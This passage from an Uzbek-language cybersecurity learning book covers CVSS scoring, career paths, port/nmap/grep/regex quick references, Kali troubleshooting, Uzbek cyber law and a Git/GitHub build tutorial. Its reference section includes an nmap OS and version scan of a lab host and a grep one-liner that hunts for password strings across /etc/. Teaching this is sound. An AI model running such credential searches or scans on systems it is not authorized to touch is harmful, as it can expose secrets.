Xizmatni so'nggi barqaror versiyaga yangilang va zaruratsiz portlarni yoping.
EOF
```
To'liq amaliy skript — nusxalang va sinab ko'ring

HISOBOT YOZISH: SHABLON VA XAVF BAHOLASH (CVSS)

CVSS asoslari

Common Vulnerability Scoring System — zaiflikni 0.0 dan 10.0 gacha baholaydi: 0.1-3.9 Past, 4.0-6.9 O'rta, 7.0-8.9 Yuqori, 9.0-10.0 Tanqidiy. Baho hujum murakkabligi, kerakli huquq darajasi va ta'sir (maxfiylik/butunlik/mavjudlik)ga asoslanadi.

bash

```
$ python3 cvss_baholash.py
```
sonli balldan xavf darajasini aniqlash

python

```
$ cat <<'PYEOF' > cvss_baholash.py
def daraja(ball: float) -> str:
    if ball >= 9.0:
        return "Tanqidiy"
    if ball >= 7.0:
        return "Yuqori"
    if ball >= 4.0:
        return "O'rta"
    if ball > 0.0:
        return "Past"
    return "Yo'q"


misollar = [9.8, 8.1, 5.3, 2.0]
for ball in misollar:
    print(f"CVSS {ball} -> {daraja(ball)}")
PYEOF
$ python3 cvss_baholash.py
```
To'liq amaliy skript — nusxalang va sinab ko'ring

SERTIFIKATLARGA TAYYORGARLIK: O'QUV REJA

Sertifikatlar: to'liq ro'yxat qayerda

Security+, eJPT, CEH, PNPT, OSCP haqida to'liq tavsif va "qaysi birini qachon olish kerak" tavsiyasi — 24-qism "Sertifikatlar yo'l xaritasi" bo'limida.

SERTIFIKATLARGA TAYYORGARLIK: O'QUV REJA

O'quv rejasi tuzish

Har hafta uchun aniq maqsad qo'ying (masalan: "1-hafta: 5 ta Bandit darajasi + Security+ tarmoq bobi"), haftalik jurnalda belgilab boring — tasodifiy o'rganishdan ko'ra tizimli reja ancha samarali.

KASB YO'LI: ROLLAR VA REZYUME

SOC Analyst (Daraja 1)

Kundalik ish: SIEM tizimidagi ogohlantirishlarni ko'rib chiqish, haqiqiy va yolg'on signalni ajratish, hodisani eskalatsiya qilish. Kirish nuqtasi uchun qulay — ko'p kompaniya tajribasiz nomzodlarni ham Security+ darajasida qabul qiladi.

KASB YO'LI: ROLLAR VA REZYUME

Pentester / Xavfsizlik tahlilchisi

Kundalik ish: ruxsat etilgan tizimlarni tekshirish, topilmalarni hisobotga yozish, mijoz bilan muloqot. Odatda SOC yoki SysAdmin tajribasidan keyin o'tiladigan yo'nalish.

KASB YO'LI: ROLLAR VA REZYUME

DevSecOps muhandisi

Kundalik ish: CI/CD quvuriga avtomatik xavfsizlik tekshiruvlarini (statik tahlil, konteyner skaneri) joylashtirish, dasturchilar bilan hamkorlikda zaifliklarni erta bosqichda topish. Dasturlash (Python/Bash) va DevOps (Docker, CI/CD) bilimi talab qilinadi.

KASB YO'LI: ROLLAR VA REZYUME

Rezyume uchun maslahatlar

Har bir loyiha/CTF/mashqni natija bilan yozing ("5 ta HTB mashinasini mustaqil yechdim" dan ko'ra "Veb ilovadagi autentifikatsiya zaifligini topib, to'liq hisobot yozdim" aniqroq). GitHub'da write-up va skriptlaringizni saqlang — amaliy portfolio diplomdan ko'ra ko'proq gapiradi.

bash

```
$ git init portfolio && cd portfolio && echo "# Mening lab write-up'larim" > README.md
```

portfolio boshlash

TAKRORLASH SAVOLLARI

Savol 1: VulnHub va Hack The Box'ning asosiy farqi nima?

Javob: VulnHub mashinalari mahalliy kompyuterda (VirtualBox) ishga tushiriladi va internetsiz ishlaydi, HTB esa bulutdagi serverlarga onlayn ulanishni talab qiladi; ikkalasi ham maslahatsiz, mustaqil yechishga mo'ljallangan.

TAKRORLASH SAVOLLARI

Savol 2: Pentest hisobotida "Qisqa xulosa" kimga mo'ljallangan?

Javob: texnik bo'lmagan rahbariyatga — shuning uchun texnik jargon emas, biznes xavfi va umumiy natija tushunarli tilda yoziladi.

TAKRORLASH SAVOLLARI

Savol 3: CVSS balli 8.1 qaysi xavf darajasiga to'g'ri keladi?

Javob: Yuqori (7.0-8.9 oralig'i).

TAKRORLASH SAVOLLARI

Savol 4: eJPT va OSCP o'rtasidagi asosiy farq nima?

Javob: eJPT kirish darajasidagi, qisqaroq amaliy imtihon, OSCP esa 24 soatlik chuqur amaliy imtihon va to'liq hisobot talab qiladigan yuqori darajadagi sertifikat.

TAKRORLASH SAVOLLARI

Savol 5: DevSecOps roli pentester'dan nimasi bilan farq qiladi?

Javob: pentester asosan tayyor tizimni vaqti-vaqti bilan tekshiradi, DevSecOps esa xavfsizlik tekshiruvlarini dasturlash jarayoniga (CI/CD) doimiy avtomatlashtirilgan tarzda joylashtiradi.



21 Foydali ilovalar va O'zbekiston konteksti

22 ta buyruq · 7 ta bo'lim

Kundalik ishda tez-tez kerak bo'ladigan jadval va qo'llanmalar, eng ko'p uchraydigan muammolarning yechimi, O'zbekistondagi kiberxavfsizlik qonunchiligi va mahalliy ta'lim/martaba imkoniyatlari.

MAQSAD **Tezkor ma'lumotnoma va mahalliy imkoniyatlar**

PORT RAQAMLARI JADVALI

Eng ko'p ishlatiladigan portlar

Tarmoq diagnostikasi va skanerlashda eng tez-tez uchraydigan standart portlar — IANA tomonidan rasmiy belgilangan.

bash

```
$ echo "20/21 FTP  22 SSH  23 Telnet  25 SMTP  53 DNS"
```

fayl va boshqaruv xizmatlari

bash

```
$ echo "80 HTTP  110 POP3  143 IMAP  443 HTTPS  445 SMB"
```

veb va pochta

bash

```
$ echo "3306 MySQL  3389 RDP  5432 PostgreSQL  6379 Redis  8080 HTTP-alt"
```

baza va masofaviy boshqaruv

PORT RAQAMLARI JADVALI

/etc/services

Tizimdagi barcha standart port-xizmat moslamalarining to'liq ro'yxati shu faylda saqlanadi.

bash

```
$ grep -w 443 /etc/services
```

bitta portni qidirish

NMAP VA GREP: TEZKOR ESLATMA

Nmap tezkor eslatma

-sn faqat jonli xostlarni topadi (port skanerlamaydi), -sV xizmat versiyasini aniqlaydi, -O operatsion tizimni taxmin qiladi, -p- barcha 65535 portni tekshiradi, -T4 tezlikni oshiradi, -oN natijani matn faylga yozadi.

bash

```
$ nmap -sV -O -T4 -oN natija.txt 192.168.56.101
```

faraziy lab xosti, to'liq skaner

NMAP VA GREP: TEZKOR ESLATMA

grep tezkor eslatma

-i katta/kichik harfni farqlamaydi, -r papkani rekursiv qidiradi, -n qator raqamini ko'rsatadi, -v mos kelmaganlarni chiqaradi, -c mos qatorlar sonini sanaydi, -E kengaytirilgan regex yoqadi.

bash

```
$ grep -rniE "parol|password" /etc/ 2>/dev/null
```

sozlama fayllarida shubhali so'zlarni qidirish

bash

```
$ grep -c "Failed password" /var/log/auth.log
```

muvaffaqiyatsiz kirish urinishlarini sanash

REGEX QO'LLANMASI

Asosiy regex belgilari

. — istalgan bitta belgi, * — oldingi belgidan 0 yoki ko'p marta, + — 1 yoki ko'p marta, ? — 0 yoki 1 marta, ^ — qator boshi, $ — qator oxiri, [] — belgilar to'plami, | — YOKI, \d — raqam, \w — harf/raqam/pastki chiziq, \s — bo'shliq.

bash

```
$ grep -E "^[0-9]{1,3}(\.[0-9]{1,3}){3}$" manzillar.txt
```

qatorning to'liq IPv4 ko'rinishini tekshirish

bash

```
$ python3 -c "import re; print(re.findall(r'\b\w+@\w+\.\w+\b', 'ali@test.uz va
    vali@lab.uz'))"
```

matndan email ajratib olish

REGEX QO'LLANMASI

Amaliy namuna: log fayldan IP ajratish

Har qanday log fayldagi IPv4 manzillarni topish uchun regex eng tez yo'l.

bash

```
$ grep -oE "([0-9]{1,3}\.){3}[0-9]{1,3}" lab_jurnal/sessiya.txt | sort -u
```

faylga yozilgan faraziy lab jurnalidan noyob IP'larni chiqarish

MUAMMOLARNI HAL QILISH

Kali yuklanmayapti (qora ekran yoki GRUB xatosi)

Odatda noto'g'ri yozilgan yuklanuvchi USB yoki mos kelmaydigan grafika drayveri sabab bo'ladi. Yuklash menyusida "nomodeset" parametrini qo'shib sinab ko'ring, so'ng USB'ni balanceda qayta yozing (sha256sum bilan tekshirib).

bash

```
$ sha256sum kali-linux.iso
```

yuklab olingan image buzilmaganini tekshirish

MUAMMOLARNI HAL QILISH

Tarmoq (internet) ishlamayapti

Avval interfeys yoqilganini, keyin IP va DNS borligini tekshiring — muammo odatda shu uch bosqichning birida.

bash
```
$ ip link show
interfeys holati (UP/DOWN)
```

bash
```
$ ip a
IP manzil borligini tekshirish
```

bash
```
$ cat /etc/resolv.conf
DNS server sozlangani
```

bash
```
$ sudo dhclient -v eth0
IP manzilni qayta so'rash (DHCP)
```

MUAMMOLARNI HAL QILISH

VirtualBox: "VT-x is not available" xatosi

BIOS/UEFI sozlamalarida virtualizatsiya (Intel VT-x yoki AMD-V) o'chirilgan bo'ladi — uni yoqish kerak. Windows'da Hyper-V yoqilgan bo'lsa ham shu xatoni berishi mumkin, uni vaqtincha o'chirish kerak.

bash
```
$ egrep -c '(vmx|svm)' /proc/cpuinfo
protsessor virtualizatsiyani qo'llab-quvvatlaydimi (0 dan katta — ha)
```

MUAMMOLARNI HAL QILISH

VirtualBox: Kali juda sekin ishlayapti

Ko'pincha RAM/protsessor kam ajratilgan yoki Guest Additions o'rnatilmagan bo'ladi.

bash
```
$ sudo apt install -y virtualbox-guest-utils
Guest Additions (ko'rsatkich, ekran o'lchami moslashuvi)
```

MUAMMOLARNI HAL QILISH

Paket o'rnatilmayapti ("Unable to locate package")

Paket ro'yxati eskirgan bo'lishi mumkin — avval yangilang, keyin qayta urinib ko'ring.

bash
```
$ sudo apt update && sudo apt install -y paket_nomi
ro'yxatni yangilab, qayta o'rnatish
```

O'ZBEKISTONDA KIBERXAVFSIZLIK QONUNCHILIGI

Asosiy hujjatlar

2019-yilda "Shaxsga doir ma'lumotlar to'g'risida"gi Qonun, 2022-yil 15-aprelda "Kiberxavfsizlik to'g'risida"gi Qonun (ORQ-764) qabul qilingan. Ikkinchisiga ko'ra Davlat xavfsizlik xizmati kiberxavfsizlik sohasidagi vakolatli davlat organi hisoblanadi. Jinoiy javobgarlik Jinoyat kodeksining XX-1 bobida (278-1 — 278-7 moddalar) belgilangan — to'liq ro'yxat kitob oxiridagi "Taqiqlangan harakatlar" bo'limida.

O'ZBEKISTONDA KIBERXAVFSIZLIK QONUNCHILIGI

Milliy strategiya

Prezident farmoni bilan 2026-2030-yillarga mo'ljallangan Kiberxavfsizlik strategiyasi tasdiqlangan — maqsad milliy kadrlar salohiyatini va infratuzilma himoyasini oshirish.

```bash
$ echo "To'liq matn: lex.uz milliy qonunchilik bazasi"
rasmiy manba
```

O'ZBEKISTONDA IMKONIYATLAR: MARKAZLAR, MUSOBAQALAR VA ISH BOZORI

"Kiberxavfsizlik markazi" DUK

Davlat unitar korxonasi — milliy UzCERT xizmatini yuritadi, tashkilotlarning kiberxavfsizlik darajasini reytinglaydi va "Cyberkent" kabi musobaqalar o'tkazadi.

O'ZBEKISTONDA IMKONIYATLAR: MARKAZLAR, MUSOBAQALAR VA ISH BOZORI

IT Park Uzbekistan

2019-yilda tashkil etilgan, mamlakat bo'ylab o'nlab IT-markazlarga ega davlat tuzilmasi — bepul "One Million Uzbek Coders" platformasi, startap inkubatsiyasi va IT kompaniyalar uchun soliq imtiyozlarini taqdim etadi.

O'ZBEKISTONDA IMKONIYATLAR: MARKAZLAR, MUSOBAQALAR VA ISH BOZORI

Universitet CTF musobaqalari

TATU (Tashkent Axborot Texnologiyalari Universiteti), Yangi O'zbekiston universiteti va boshqa oliy o'quv yurtlari muntazam ravishda "CyberHack", "Cyber Security Summit" kabi konferensiya va CTF musobaqalarini o'tkazadi — talabalar uchun bepul va ochiq, jamoaviy ishtirok talab qilinadi.

O'ZBEKISTONDA IMKONIYATLAR: MARKAZLAR, MUSOBAQALAR VA ISH BOZORI

Ish bozori

SOC Analyst, Pentester va DevSecOps lavozimlari davlat banklari, telekom operatorlari, IT Park rezidenti kompaniyalar va xalqaro freelance platformalarida talab qilinadi. Mahalliy CTF yoki HTB/TryHackMe natijalaringizni GitHub profilingizda ko'rsatish, chet el kompaniyalariga murojaat qilishda ham qo'l keladi.

```bash
$ echo "Rasmiy vakansiyalar: hr@it-park.uz va kiberxavfsizlik markazi sayti"
qidiruv boshlanishi
```

TAKRORLASH SAVOLLARI

Savol 1: port 443 odatda qaysi protokolga tegishli?

Javob: HTTPS (shifrlangan veb trafik).

TAKRORLASH SAVOLLARI

Savol 2: grep'da -v bayrog'i nima qiladi?

Javob: berilgan naqshga mos KELMAGAN qatorlarni chiqaradi (teskari qidiruv).

TAKRORLASH SAVOLLARI

Savol 3: VirtualBox'da "VT-x is not available" xatosi odatda nimadan kelib chiqadi?

Javob: BIOS/UEFI'da protsessor virtualizatsiyasi (Intel VT-x / AMD-V) o'chirilgan bo'ladi, ba'zan Windows'dagi Hyper-V bilan ham to'qnashadi.

TAKRORLASH SAVOLLARI

Savol 4: O'zbekistonda kiberxavfsizlik sohasidagi vakolatli davlat organi qaysi?

Javob: Davlat xavfsizlik xizmati — "Kiberxavfsizlik to'g'risida"gi Qonunga (2022, ORQ-764) muvofiq.

TAKRORLASH SAVOLLARI

Savol 5: Mahalliy CTF musobaqalarida qatnashish nima uchun foydali?

Javob: amaliy tajriba, jamoada ishlash ko'nikmasi va rezyume/portfolio uchun ko'rsatiladigan real natija beradi — ko'p universitet va tashkilot bunday musobaqalarni muntazam o'tkazadi.



22 GitHub bilan to'liq ishlash: fayllardan ishlaydigan dasturgacha

65 ta buyruq · 16 ta bo'lim

Git va GitHub'ning farqi, repozitoriy yaratish va boshqarish, SSH orqali xavfsiz ulanish, branch va Pull Request jarayoni, fayl va katta hajmli artefaktlarni yuklash, GitHub Actions yordamida avtomatik APK qurish (CI/CD), kodni Android/Windows/Linux/macOS/iOS va veb uchun turli tayyor formatlarga (APK, AAB, EXE, MSI, DEB, RPM, AppImage, DMG, IPA, Docker va h.k.) aylantirish, GitHub'dagi har bir tugmaning vazifasi, tayyor dastur bilan xom kodni yuklab olish farqi, veb-ilovani link orqali hammaga ko'rsatish (GitHub Pages, Vercel/Netlify, ngrok) hamda profilni to'liq sozlash.

MAQSAD **DevOps / Dasturchi / Mobil dasturlash yo'nalishi**

GIT VA GITHUB: FARQI VA BOSHLANG'ICH SOZLASH

Git va GitHub farqi

Git — kompyuteringizda ishlaydigan versiya nazorati tizimi (dastur); u internetga ulanmasdan ham ishlaydi. GitHub — Git repozitoriylarini internetda saqlovchi va jamoaviy ishlashni osonlashtiruvchi xizmat (veb-sayt). Boshqa shunga o'xshash xizmatlar: GitLab, Bitbucket — mantiq deyarli bir xil.

bash

```
$ git --version
```

o'rnatilganini tekshirish

bash

```
$ sudo apt install git
```

o'rnatish (Debian/Kali)

GIT VA GITHUB: FARQI VA BOSHLANG'ICH SOZLASH

Birinchi sozlash (config)

Har bir commit kim tomonidan qilinganini bildirish uchun ism va email ko'rsatiladi — bular GitHub profilingizga bog'lanadi.

bash
```
$ git config --global user.name "Ismingiz"
ism
```

bash
```
$ git config --global user.email "email@misol.com"
email (GitHub'dagi bilan bir xil bo'lsa, commit'lar profilga bog'lanadi)
```

bash
```
$ git config --list
joriy sozlamalarni ko'rish
```

SSH KALIT BILAN XAVFSIZ ULANISH

Nega SSH kerak

GitHub endi parol orqali push qilishni qo'llab-quvvatlamaydi (HTTPS uchun shaxsiy token kerak); SSH kaliti esa bir marta sozlansa, har safar parol so'ramaydi va xavfsizroq.

bash
```
$ ssh-keygen -t ed25519 -C "email@misol.com"
yangi kalit juftligi yaratish (ochiq+yopiq)
```

bash
```
$ cat ~/.ssh/id_ed25519.pub
ochiq kalitni ko'rish (shuni GitHub'ga qo'shasiz)
```

SSH KALIT BILAN XAVFSIZ ULANISH

GitHub'ga kalit qo'shish

Settings -> SSH and GPG keys -> New SSH key bo'limiga ochiq kalit (.pub fayl mazmuni) joylashtiriladi. Yopiq kalit (.pub siz) hech qachon hech kimga berilmaydi.

bash
```
$ ssh -T git@github.com
ulanishni sinash ("successfully authenticated" chiqishi kerak)
```

SSH KALIT BILAN XAVFSIZ ULANISH

Shaxsiy kirish tokeni (Personal Access Token)

HTTPS orqali push qilish uchun parol o'rniga token ishlatiladi: Settings -> Developer settings -> Personal access tokens. Tokenga faqat kerakli huquqlarni (masalan, repo) bering va uni parol kabi maxfiy saqlang.

bash
```
$ git remote set-url origin https://TOKEN@github.com/foydalanuvchi/repo.git
token bilan ulanish (demo, haqiqiy tokeningizni kodga yozmang)
```

REPOZITORIY YARATISH VA FAYL YUKLASH

Yangi repo yaratish (veb orqali)

GitHub saytida "New repository" tugmasi: nom, tavsif, ochiq (public) yoki yopiq (private), README/.gitignore/litsenziya qo'shish tanlovlari bilan yaratiladi.

REPOZITORIY YARATISH VA FAYL YUKLASH

Mavjud papkani GitHub'ga ulash

Mahalliy papkada loyiha bo'lsa, uni bo'sh GitHub repoga ulash uchun quyidagi ketma-ketlik ishlatiladi.

bash
```
$ git init
mahalliy repo boshlash
```

bash
```
$ git remote add origin git@github.com:foydalanuvchi/repo.git
masofaviy manzilni bog'lash
```

bash
```
$ git branch -M main
asosiy filial nomini "main" qilish
```

bash
```
$ git add .
barcha fayllarni belgilash
```

bash
```
$ git commit -m "birinchi yuklash"
saqlash
```

bash
```
$ git push -u origin main
GitHub'ga yuborish va kelajakda shu filialga bog'lash
```

REPOZITORIY YARATISH VA FAYL YUKLASH

.gitignore

Qaysi fayl/papkalarni Git kuzatmasligi kerakligini ko'rsatadi — maxfiy kalitlar (.env), vaqtinchalik fayllar, katta build papkalari (node_modules, __pycache__, build/) odatda shu yerga yoziladi.

bash
```
$ python3 gitignore_yarat.py
namuna .gitignore fayl yaratish
```

python
```
$ cat <<'PYEOF' > gitignore_yarat.py
QATORLAR = [
    "__pycache__/",
    "*.pyc",
    ".env",
    "build/",
    "*.apk",
    ".vscode/",
]

with open(".gitignore", "w", encoding="utf-8") as f:
    f.write("\n".join(QATORLAR) + "\n")

print(".gitignore yaratildi:")
for q in QATORLAR:
    print("  ", q)
PYEOF
$ python3 gitignore_yarat.py
To'liq amaliy skript — nusxalang va sinab ko'ring
```

bash
```
$ git add .gitignore && git commit -m "gitignore qo'shildi"
saqlash
```

REPOZITORIY YARATISH VA FAYL YUKLASH

Veb orqali fayl yuklash

Terminal shart emas: repo sahifasida "Add file -> Upload files" orqali kompyuterdan fayllarni sudrab tashlash (drag-and-drop) yoki tanlash mumkin — kichik o'zgarishlar yoki rasm/hujjat qo'shish uchun qulay.

REPOZITORIY YARATISH VA FAYL YUKLASH

Katta fayllar: Git LFS va Releases

Git odatiy holda katta ikkilik fayllar (video, katta arxiv, tayyor APK) uchun mo'ljallanmagan. Git LFS (Large File Storage) katta fayllarni alohida saqlaydi; tayyor dastur fayllarini (masalan, .apk) esa odatda "Releases" bo'limiga alohida yuklash tavsiya etiladi — bu repo tarixini "og'ir" qilib yubormaydi.

```bash
$ git lfs install && git lfs track "*.apk"
```
katta fayl turini LFS'ga belgilash

```bash
$ git add .gitattributes && git commit -m "lfs sozlandi"
```
saqlash

BRANCH VA PULL REQUEST (JAMOAVIY ISH JARAYONI)

Branch (filial) nima uchun kerak

Yangi funksiya yoki tuzatish ustida asosiy (main) kodga tegmasdan ishlash imkonini beradi; tayyor bo'lgach, main'ga birlashtiriladi.

```bash
$ git checkout -b yangi-funksiya
```
yangi filial yaratish va o'tish

```bash
$ git push -u origin yangi-funksiya
```
filialni GitHub'ga yuborish

BRANCH VA PULL REQUEST (JAMOAVIY ISH JARAYONI)

Pull Request (PR)

GitHub saytida "Compare & pull request" tugmasi orqali, filialdagi o'zgarishlarni main'ga qo'shishni so'rash. PR'da o'zgarishlar qator-qatorlab ko'rinadi, boshqalar izoh qoldirishi (code review) va "Merge" tugmasi bilan birlashtirish mumkin.

BRANCH VA PULL REQUEST (JAMOAVIY ISH JARAYONI)

Merge qilishdan oldin yangilanishni olish

Boshqalar main'ni o'zgartirgan bo'lishi mumkin — konfliktlarni oldini olish uchun o'z filialingizni yangilab turing.

```bash
$ git checkout main && git pull
```
asosiy filialni yangilash

```bash
$ git checkout yangi-funksiya && git merge main
```
o'z filialingizga yangilikni qo'shish

BRANCH VA PULL REQUEST (JAMOAVIY ISH JARAYONI)

Konflikt yuzaga kelsa

Git ikki tomon bir xil qatorni o'zgartirganda avtomatik birlashtira olmaydi; faylda <<<<<<< ======= >>>>>>> belgilari orasida ikkala variant ko'rsatiladi — qo'lda to'g'ri variant qoldirilib, qayta commit qilinadi.

bash

```
$ git status
qaysi fayllarda konflikt borligini ko'rish
```

bash

```
$ git add fayl_nomi && git commit
konflikt hal qilingach saqlash
```

GITHUB ACTIONS BILAN AVTOMATIK APK QURISH (CI/CD)

CI/CD nima

Har safar kodga o'zgarish kiritilganda (push yoki PR), GitHub'ning o'z serverlarida avtomatik ravishda test ishga tushirish yoki dastur yig'ish (build) jarayoni. Qo'lda "har safar kompyuterimda yig'ib, yuklab qo'yish" o'rniga, bu jarayon avtomatlashtiriladi.

GITHUB ACTIONS BILAN AVTOMATIK APK QURISH (CI/CD)

Workflow fayli

.github/workflows/ papkasida saqlanadigan YAML fayl CI/CD jarayonini tasvirlaydi: qachon ishga tushsin (masalan, har push'da), qaysi muhitda (Ubuntu, Windows) va qanday qadamlar bajarilsin.

bash

```
$ mkdir -p .github/workflows
papka yaratish
```

GITHUB ACTIONS BILAN AVTOMATIK APK QURISH (CI/CD)

Android (Gradle) loyihasi uchun APK qurish

Java/Kotlin'da yozilgan odatiy Android loyihasi uchun eng keng tarqalgan usul — Gradle'ning o'z buyrug'i orqali.

bash

```
$ cat <<'EOF' > android_apk.yml
name: Android APK qurish

on:
  push:
    branches: [ main ]

jobs:
  build:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v4

      - name: JDK o'rnatish
        uses: actions/setup-java@v4
        with:
          distribution: temurin
          java-version: "17"

      - name: Gradle bilan APK yig'ish
        run: |
          chmod +x ./gradlew
          ./gradlew assembleDebug

      - name: Tayyor APK ni saqlash (artifact)
```

```
        uses: actions/upload-artifact@v4
        with:
          name: natija-apk
          path: app/build/outputs/apk/debug/*.apk
EOF
```
To'liq amaliy skript — nusxalang va sinab ko'ring

GITHUB ACTIONS BILAN AVTOMATIK APK QURISH (CI/CD)

Python (Kivy/Buildozer) loyihasi uchun APK qurish

Python bilan Kivy freymvorkida yozilgan ilova uchun Buildozer vositasi Android APK'ga aylantiradi; bu jarayon vaqt oladi, shuning uchun uni GitHub Actions'da avtomatlashtirish qulay.

bash

```
$ cat <<'EOF' > kivy_apk.yml
name: Kivy APK qurish

on:
  push:
    branches: [ main ]

jobs:
  build:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v4

      - name: Python o'rnatish
        uses: actions/setup-python@v5
        with:
          python-version: "3.11"

      - name: Buildozer bilan APK yig'ish
        uses: ArtemSBulgakov/buildozer-action@v1
        with:
          command: buildozer android debug

      - name: Tayyor APK ni saqlash (artifact)
        uses: actions/upload-artifact@v4
        with:
          name: natija-apk
          path: bin/*.apk
EOF
```
To'liq amaliy skript — nusxalang va sinab ko'ring

GITHUB ACTIONS BILAN AVTOMATIK APK QURISH (CI/CD)

Tayyor APK'ni qayerdan olish

Har bir workflow ishga tushgach, repo'ning "Actions" bo'limida natija ko'rinadi; "Artifacts" qismidan tayyor .apk fayl yuklab olinadi. Doimiy nashr uchun esa "Releases" bo'limiga qo'lda yoki workflow orqali yuklash tavsiya etiladi.

bash

```
$ echo "Repo -> Actions -> tegishli ishga tushirish -> Artifacts"
qayerda qidirish kerak
```

KODNI TURLI FORMATLARGA AYLANTIRISH: PLATFORMA BO'YICHA TO'LIQ XARITA

Build qilish nima

GitHub'da manba kod (source code) — ya'ni odam yozgan, odam o'qiydigan fayllar (.py, .java, .js) saqlanadi. Bu kodni kompyuter yoki telefon to'g'ridan-to'g'ri ishga tushira oladigan formatga aylantirish jarayoni "build qilish" (kompilyatsiya/yig'ish) deyiladi. Qaysi formatga aylanishi loyiha qaysi platforma (Android, Windows, Linux, macOS/iOS, veb) uchun yozilganiga bog'liq — yuqoridagi Gradle/Buildozer misollari aynan shu jarayonning Android'dagi ko'rinishi edi, quyida qolgan platformalar ko'rsatiladi.

ANDROID: APK VA AAB FORMATLARI

APK (.apk)

Android'ning eng keng tarqalgan o'rnatish fayli — to'g'ridan-to'g'ri qurilmaga o'rnatish yoki do'konlardan tashqari (APKPure kabi) tarqatish uchun ishlatiladi.

bash

```
$ ./gradlew assembleRelease
imzolangan, tarqatishga tayyor APK yig'ish (loyiha papkasida)
```

ANDROID: APK VA AAB FORMATLARI

AAB (.aab) — Google Play standarti

Android App Bundle — APK'dan farqli, o'zi o'rnatilmaydi; Google Play uni qurilmaga mos eng kichik APK'ga avtomatik "bo'lib" yetkazadi. 2021-yildan beri Play Store'ga yangi ilova faqat shu formatda yuklanadi.

bash

```
$ ./gradlew bundleRelease
Google Play uchun AAB yig'ish
```

WINDOWS UCHUN: EXE, MSI, DLL

EXE

Ishga tushiriladigan dastur fayli — foydalanuvchi ikki marta bosib to'g'ridan-to'g'ri ishga tushiradi.

WINDOWS UCHUN: EXE, MSI, DLL

MSI

Windows'ning rasmiy o'rnatish paketi (installer) — EXE'dan farqli, o'rnatish/o'chirish jarayonini, fayllarni qayerga nusxalashni va reyestr yozuvlarini boshqaradi (Boshqaruv paneli -> Dasturlar orqali o'chiriladi).

WINDOWS UCHUN: EXE, MSI, DLL

DLL

Dinamik kutubxona — mustaqil ishlamaydi, boshqa EXE dastur tomonidan ishga tushirish vaqtida yuklanadigan funksiyalar to'plami.

WINDOWS UCHUN: EXE, MSI, DLL

PyInstaller (Python loyihalari uchun)

Python skriptini alohida interpretator o'rnatilmasdan ham ishlaydigan yagona EXE faylga "o'raydi".

bash

```
$ pip install pyinstaller
o'rnatish
```

bash

```
$ pyinstaller --onefile --windowed dastur.py
bitta EXE fayl yig'ish (dist/ papkasida chiqadi)
```

WINDOWS UCHUN: EXE, MSI, DLL

electron-builder (JavaScript/Electron loyihalari uchun)

Veb texnologiyalarida (HTML/CSS/JS) yozilgan Electron ilovasini Windows uchun EXE/MSI, shuningdek macOS va Linux formatlariga ham bitta buyruq bilan yig'ib beradi.

bash

```
$ npx electron-builder --win
Windows uchun EXE/MSI yig'ish
```

LINUX UCHUN: DEB, RPM, APPIMAGE, SNAP, FLATPAK

DEB

Debian, Ubuntu, Kali kabi distributivlar uchun paket formati; paket menejeri orqali o'rnatiladi va bog'liqliklar (dependencies) avtomatik tekshiriladi.

bash

```
$ sudo dpkg -i dastur.deb
```

DEB paketni o'rnatish

bash

```
$ sudo apt install -f
```

agar bog'liqlik yetishmasa, avtomatik to'ldirish

LINUX UCHUN: DEB, RPM, APPIMAGE, SNAP, FLATPAK

RPM

Fedora, CentOS, RedHat kabi distributivlar uchun DEB'ning analogi.

bash

```
$ sudo rpm -i dastur.rpm
```

RPM paketni o'rnatish

LINUX UCHUN: DEB, RPM, APPIMAGE, SNAP, FLATPAK

AppImage

Hech qanday o'rnatishsiz, istalgan Linux distributivida ishlaydigan "portativ" format — bitta fayl, faqat bajariladigan huquq (chmod +x) kerak.

bash

```
$ chmod +x Dastur.AppImage && ./Dastur.AppImage
```

ishga tushirish, o'rnatish shart emas

LINUX UCHUN: DEB, RPM, APPIMAGE, SNAP, FLATPAK

Snap va Flatpak

Zamonaviy, universal paket formatlari — ilova o'z bog'liqliklari bilan birga, boshqa tizim paketlaridan izolyatsiyalangan holda ishlaydi, shuning uchun turli distributivlarda bir xil ishlaydi.

bash

```
$ sudo snap install dastur-nomi
```

Snap do'konidan o'rnatish

bash

```
$ flatpak install flathub org.dastur.Nomi
```

Flatpak orqali o'rnatish

MACOS VA IOS UCHUN: DMG, APP, IPA

DMG

macOS o'rnatish obrazi (disk image) — ochilganda ilovani "Applications" papkasiga sudrab tashlash oynasi chiqadi, bu macOS'dagi eng odatiy tarqatish usuli.

MACOS VA IOS UCHUN: DMG, APP, IPA

APP

macOS'ning o'zi — aslida ichida kerakli fayllari bilan papka, lekin Finder'da bitta ilova sifatida ko'rinadi va ishga tushiriladi.

MACOS VA IOS UCHUN: DMG, APP, IPA

IPA — faqat Apple ekotizimida

iOS ilova paketi (oldingi bobda batafsil ko'rilgan); faqat Xcode orqali, Apple Developer hisobi va imzolash sertifikati bilan yig'iladi — Windows yoki Linux'da to'g'ridan-to'g'ri build qilib bo'lmaydi.

VEB-ILOVALAR UCHUN: WAR/JAR, DOCKER IMAGE, STATIK HTML/JS

WAR va JAR (Java)

JAR — Java klasslari va resurslarini bitta faylga yig'adigan umumiy format; WAR esa veb-server (Tomcat kabi)ga joylashtiriladigan to'liq veb-ilova paketi.

bash

```
$ mvn package
Maven loyihasida JAR/WAR yig'ish (pom.xml sozlamalariga qarab)
```

VEB-ILOVALAR UCHUN: WAR/JAR, DOCKER IMAGE, STATIK HTML/JS

Docker image — konteynerlashtirilgan ilova

Ilova va unga kerakli barcha muhit (kutubxonalar, sozlamalar) bitta "image" ichiga yig'iladi — "mening kompyuterimda ishlaydi" muammosini hal qiladi, chunki image istalgan Docker o'rnatilgan serverda bir xil ishlaydi.

bash

```
$ docker build -t mening-ilovam .
Dockerfile asosida image yig'ish
```

bash

```
$ docker run -p 8080:80 mening-ilovam
yig'ilgan image'ni ishga tushirish
```

VEB-ILOVALAR UCHUN: WAR/JAR, DOCKER IMAGE, STATIK HTML/JS

Statik HTML/JS (React, Vue va boshqa freymvorklar)

Brauzerda ishlaydigan zamonaviy veb-ilovalar odatda bitta buyruq bilan oddiy HTML/CSS/JS fayllariga "yig'iladi" — bu fayllarni istalgan veb-serverga (hatto GitHub Pages'ga) joylashtirish mumkin.

bash

```
$ npm run build
React/Vue loyihasini statik fayllarga aylantirish (natija odatda build/ yoki dist/ papkasida)
```

GITHUB'DAGI TUGMALAR: QAYSI TUGMA NIMA QILADI

Yashil "Code" tugmasi

